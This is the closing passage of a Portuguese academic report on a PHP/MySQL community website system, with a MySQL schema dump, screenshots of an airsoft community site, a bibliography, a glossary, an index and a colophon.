) TYPE=MyISAM COMMENT='Mensagens privadas entre os utilizadores';

#
# Extraindo dados da tabela `mp`
#

# --------------------------------------------------------

#
# Estrutura da tabela `news`
#

DROP TABLE IF EXISTS `news`;
CREATE TABLE `news` (
  `id` int(32) NOT NULL auto_increment,
  `campo_nome` varchar(200) NOT NULL default '',
  `campo_email` varchar(200) NOT NULL default '',
  `campo_sujeito` varchar(40) NOT NULL default '',
  `campo_msg` blob NOT NULL,
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  `id_cat_news` varchar(250) NOT NULL default '',
  `news_gfx` varchar(250) NOT NULL default '',
  `news_resumo` varchar(250) NOT NULL default '',
  `visitas` int(32) NOT NULL default '1',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `news`
#
```

```
# --------------------------------------------------------

#
# Estrutura da tabela `pedidos_grupos`
#

DROP TABLE IF EXISTS `pedidos_grupos`;
CREATE TABLE `pedidos_grupos` (
  `id_pedido` int(100) NOT NULL auto_increment,
  `id_user_pedido` int(100) NOT NULL default '0',
  `id_grupo_pedido` int(100) NOT NULL default '0',
  `data_pedido` varchar(200) NOT NULL default '',
  PRIMARY KEY  (`id_pedido`)
) TYPE=MyISAM COMMENT='Pedidos dos utilizadores em pertencer a um grupo.';

#
# Extraindo dados da tabela `pedidos_grupos`
#

# --------------------------------------------------------

#
# Estrutura da tabela `poll_comentarios`
#

DROP TABLE IF EXISTS `poll_comentarios`;
CREATE TABLE `poll_comentarios` (
  `id` int(32) NOT NULL auto_increment,
  `id_pergunta` int(32) NOT NULL default '0',
  `corpo` text NOT NULL,
  `owner` varchar(255) NOT NULL default '',
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabela dos comentarios das sondagens';

#
# Extraindo dados da tabela `poll_comentarios`
#

# --------------------------------------------------------

#
# Estrutura da tabela `poll_perguntas`
#

DROP TABLE IF EXISTS `poll_perguntas`;
CREATE TABLE `poll_perguntas` (
  `id` int(32) NOT NULL auto_increment,
  `pergunta` varchar(255) NOT NULL default '',
  `voters` int(32) NOT NULL default '0',
  `data_dia` varchar(20) NOT NULL default '',
  `data_hora` varchar(10) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabela com as perguntas para as sondagens.';

#
# Extraindo dados da tabela `poll_perguntas`
#

# --------------------------------------------------------

#
# Estrutura da tabela `poll_respostas`
#

DROP TABLE IF EXISTS `poll_respostas`;
CREATE TABLE `poll_respostas` (
  `id` int(32) NOT NULL auto_increment,
  `id_pergunta` int(32) NOT NULL default '0',
  `resposta` varchar(255) NOT NULL default '',
  `votes` int(32) NOT NULL default '0',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabela com as respostas possiveis as diferentes sondagens';

#
# Extraindo dados da tabela `poll_respostas`
#
```

```
# --------------------------------------------------------

#
# Estrutura da tabela `poll_voted`
#

DROP TABLE IF EXISTS `poll_voted`;
CREATE TABLE `poll_voted` (
  `id` int(32) NOT NULL auto_increment,
  `id_pergunta` int(32) NOT NULL default '0',
  `id_user` int(32) NOT NULL default '0',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Tabela com os ID''s das perguntas, e dos users que ja votaram';

#
# Extraindo dados da tabela `poll_voted`
#

# --------------------------------------------------------

#
# Estrutura da tabela `regiao`
#

DROP TABLE IF EXISTS `regiao`;
CREATE TABLE `regiao` (
  `id` int(100) NOT NULL auto_increment,
  `regiao` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`id`)
) TYPE=MyISAM COMMENT='Esta tabela vai servir para guardar todas as regiões de port';

#
# Extraindo dados da tabela `regiao`
#

INSERT INTO `regiao` (`id`, `regiao`) VALUES (1, 'Viana do Castelo'),
(2, 'Braga'),
(3, 'Vila Real'),
(4, 'Bragança'),
(5, 'Porto'),
(6, 'Aveiro'),
(7, 'Viseu'),
(8, 'Guarda'),
(9, 'Coimbra'),
(10, 'Castelo Branco'),
(11, 'Leiria'),
(12, 'Santarém'),
(13, 'Portalegre'),
(14, 'Lisboa'),
(15, 'Setúbal'),
(16, 'Évora'),
(17, 'Beja'),
(18, 'Faro'),
(19, 'Madeira'),
(20, 'Açores'),
(21, 'Africa'),
(22, 'Macau'),
(23, 'Brasil'),
(24, 'Internacional');
# --------------------------------------------------------

#
# Estrutura da tabela `useronline`
#

DROP TABLE IF EXISTS `useronline`;
CREATE TABLE `useronline` (
  `timestamp` int(15) NOT NULL default '0',
  `ip` varchar(40) NOT NULL default '',
  `FILE` varchar(255) NOT NULL default '',
  PRIMARY KEY  (`timestamp`),
  KEY `ip` (`ip`),
  KEY `FILE` (`FILE`)
) TYPE=MyISAM;

#
# Extraindo dados da tabela `useronline`
```

AIRSOFT portugal
BUSCA
nóticias | membros | forum
menu
home
noticias
membros
forum
produtos
artigos
sondagens
pesquisa
downloads
links
info
log-in
> página inicial
Airsoftportugal.com
Bem vindo ao Airsoftportugal.com!
O projecto ASPT.com tem como objectivo a união de recursos e informações úteis para toda a comunidade do Airsoft Português. Este serviço on-line abrange diversas ferramentas de comunicação e convívio e a administração seccionada, com inúmeros contribuintes seleccionados e espalhados por todo o país, transforma este website num a entidade sempre actual e em permanente evolução.
NOTA: Criação de Equipas
Para a criação de uma nova equipa, enviar uma PM para o administrador "root" com o Nome da Equipa e o nome de quem deve ser o líder/gestor do grupo. A situação será avaliada e processada o mais rápidamente possível.
A Administração do ASPT
BENVINDO . BENVINDO . BENVINDO
log-In
USERNAME
PASSWORD
PASSWORD?
REGISTAR
sondagens
Em que área gostaria de ver mais esforço de evolução empregue no ASPT.com?
1) Fórum 2.0
45%

Ilustração 40 - Exemplo de aplicação do PHPMyCommunity a um caso real. - www.airsoftportugal.com -

Ilustração 41- Segundo exemplo de aplicação do PHPMyCommunity a um caso real. - www.airsoftportugal.com -

REFERÊNCIAS BIBLIOGRÁFICAS

Argerich, L. , & Choi, W. Et al. "*Professional PHP 4*", Wrox Press, 2002

Coelho, P. "*Criação de páginas na World Wide Web com HTML 4 & JAVA*", FCA, 1998

Damas, L. "*SQL Structured Query Language*", FCA, 1999

Esser, H. G., & Wielsch, M. Et al. "*Mandrake 8*" , Micro Application, 2001

Evening, M. "*Adobe Photoshop 5.0 for photographers*", Focal Press, 1998

Marques, J., & Serrão, C. "*Programação com PHP"*, FCA, 2000

Martini, R. "*Manual de segurança em redes Linux*", Edições Centro Atlântico, 2000

Medinets, D. "*PHP 3 Programming Browser – Based applications*", McGraw – Hill, 2000

Nielsen, J., & Tahir, M. "*L' art de la page d' acceuli*", Eyrolles, 2002

Oliveira, W. "*Técnica para hackers e soluções para segurança*", Edições Centro Atlântico, 2000

Pereira, J. L. "*Tecnologia de Base de Dados"*, FCA, 1998

Straznitskas, M. "*Photoshop 5 for the web*", Sybex, 1996

Webster, S. "*Foundation PHP for flash*", Friendsof, 2001

Nilsson, M. "*Session Management with PHP4*" [online] Disponível na Internet via WWW. URL: http://www.phpbuilder.com/columns/mattias20000105.php3 , visto em 26 de Agosto 2002.

Le Grand, A. "Upload d'un fichier vers un serveur" [online] Disponível na Internet via WWW. URL: http://dev.nexen.net/scripts/details.php?scripts=622, visto em 15 de Setembro 2002.

GLOSSÁRIO

BROWSER. Software que serve de cliente ao protocolo HTTP.

COOKIES. Ficheiro texto enviado por um site ao visitante, contendo informação acerca da página que está a ser vista. Podendo igualmente ter informação relativa aos dados pessoais.

C.S.S. Cross Site Scripting, é uma forma de piratear uma página web, inserindo código estrangeiro e não desejado por parte do criador original.

DNS. (Domain Name System), Sistema que permite a tradução de nomes de computadores em endereços IP.

HTML. HyperText Markup Language. Linguagem de programação usada para a criação de documentos hipertextos usados na www.

HTTP. Protocolo para transferir ficheiros de hipertexto pela Internet. Precisa de um cliente http, mais comunalmente denominado por Browser.

LINUX. Mundialmente conhecido como sendo o derivado de Unix com o código de fonte aberto (ou seja disponível para a rede mundial).

PHP. (Hypertext Preprocessor) Linguagem de script embutida no HTML. Como o código é embutido no HTML, os utilizadores não conseguem visualizar o código fonte. A grande parte da sintaxe foi emprestada a linguagens como o C, Java e Perl.

SQL. Structured Query Language. Linguagem especializada para enviar pedidos para bases de dados.

UNIX. Sistema operativo que foi desenvolvido para ser usado por várias pessoas ao mesmo tempo (Multi-user). A maior parte dos servidores possuem sistemas Unix ou derivados (Linux).

URL. (Uniform Resource Locator) É a designação que se dá ao nome de domínio de DNS. Exemplo: www.omeusite.com é um URL (ver DNS e URN)

URI. (Uniform Resource Identifier) Morada web de um dado documento dentro de um URL. Exemplo: www.omeusite.com/docs/Howto.html é um URL dentro de um URL.

ÍNDICE REMISSIVO

3

37.com 36

A

altavista 36
Apache 6, 13, 14, 15, 20, 33
API 13

B

background.jpg 18, 84
Brad Bulger 14
browser 12

C

C 7, 13, 14, 19, 37, 95, 96
C.S.S 37
Caixas de visualização 22
categorias_menu 30
categorias_news 27
Cold Fusion 14
computação gráfica 2D 46
config 30
contactos 30
counter 31

D

dBase 13
demon 16
dl .29

E

easyphp 11
email4all 64

F

FlashForum 43
forum_cat 28
forum_posts 28

G

GD 8, 11, 19, 20, 45, 46, 83
GIMP 18
GNU 14, 15
google 36
grupos 25

H

home pag 41
htaccess 20
HTML .. 8, 12, 19, 21, 33, 36, 37, 38, 39, 41, 42, 43, 45, 46, 47, 49, 55, 66, 72, 74, 80, 82, 95, 96
httpd.conf 15
Hypertext Preprocessor 12

I

IIS 13, 33
Informix 16
Internet 12
Internet Explorer 22
Intranet 12
ISMAI 5, 10, 39

J

Jakob Nielsen 17
Java 13
Java Script 37, 43, 45, 54
Javascript 37
Jay Greenspan 14
JSP 14, 15

L

Linux 4, 13, 14, 18, 83, 95, 96
log 31
login ... 19, 24, 38, 39, 41, 46, 47, 53, 54, 56, 57, 60, 83, 89, 90, 91
Login 7, 24, 47, 53

logotopo.gif 18
logout 46, 53, 54

M

Macromedia Flash 19, 47, 58
MD5 53
membros_offline 25, 90
Mensagem Privadas 47
menu 30
Mozzila 14
mp 26
mp4all 64
MSQL 13
MySQL 11, 16

N

Netcraft 13
Netscape 22
newsFlash 6, 7, 8, 21, 26, 43

O

Omnihttpd 13
Oracle 13, 16

P

páginas estáticas 33
pedidos_grupos 26
PERL 13
Personal Home Page Tools 12
Photoshop 18, 95
PHP 12
PHP-GTK 12
PHPMyCommunity 10, 17, 41
PHP-Nuke 59
poll_comentarios 27
poll_perguntas 27
poll_voted 28
PostGresSQL 13
POST-Nuke 59
processamento 12
pseudo-frames 36
PWS 13
Python 14

R

Rasmus Lerdorf 12
regiao 26
root 40, 41, 56, 83, 90

S

salt 53
SGBD 53, 79
sondagens 20
SQL 16
SQL Injection 7, 38, 39, 53
stats 8, 21, 91
Sybase 16

U

URL 20, 95, 96
useronline 27

V

Vbulletim Board 66

W

webmaster 18, 20, 22, 39, 41, 43, 44, 45, 48, 51, 52, 56, 86

X

Xitami 13
XML 13

Y

yahoo 36

Z

ZEND 13

CÓLOFON

Este documento foi editado electronicamente em Microsoft Word XP, no sistema operativo Microsoft Windows XP SP2 CORPORATE EDITION. O Código PHP e MySQL foram todos realizados no mesmo computador, ASUS L8400, com um processador Pentium 3 Mobile a 850 MHZ e 256 MB de RAM. A versão do PHP usada foi PHP 4.2.0; a versão do MySQL é 3.23.49-max-nt, usando o phpMyAdmin 2.2.6; a versão da biblioteca GB é a 1.6.2 usando o Apache 1.3.24. Este conjunto de software foi descarregado da Internet num pacote chamado EasyPHP (www.easyphp.org). A versão instalada neste sistema é a 1.6. Os gráficos, modificações gráficas e capturas de ecrã foram realizadas no Adobe Photoshop 7.0, Adobe Illustrator 10, Macromedia Freehand 10. A ajuda na criação do código HTML foi realizada no Dreamweaver 4.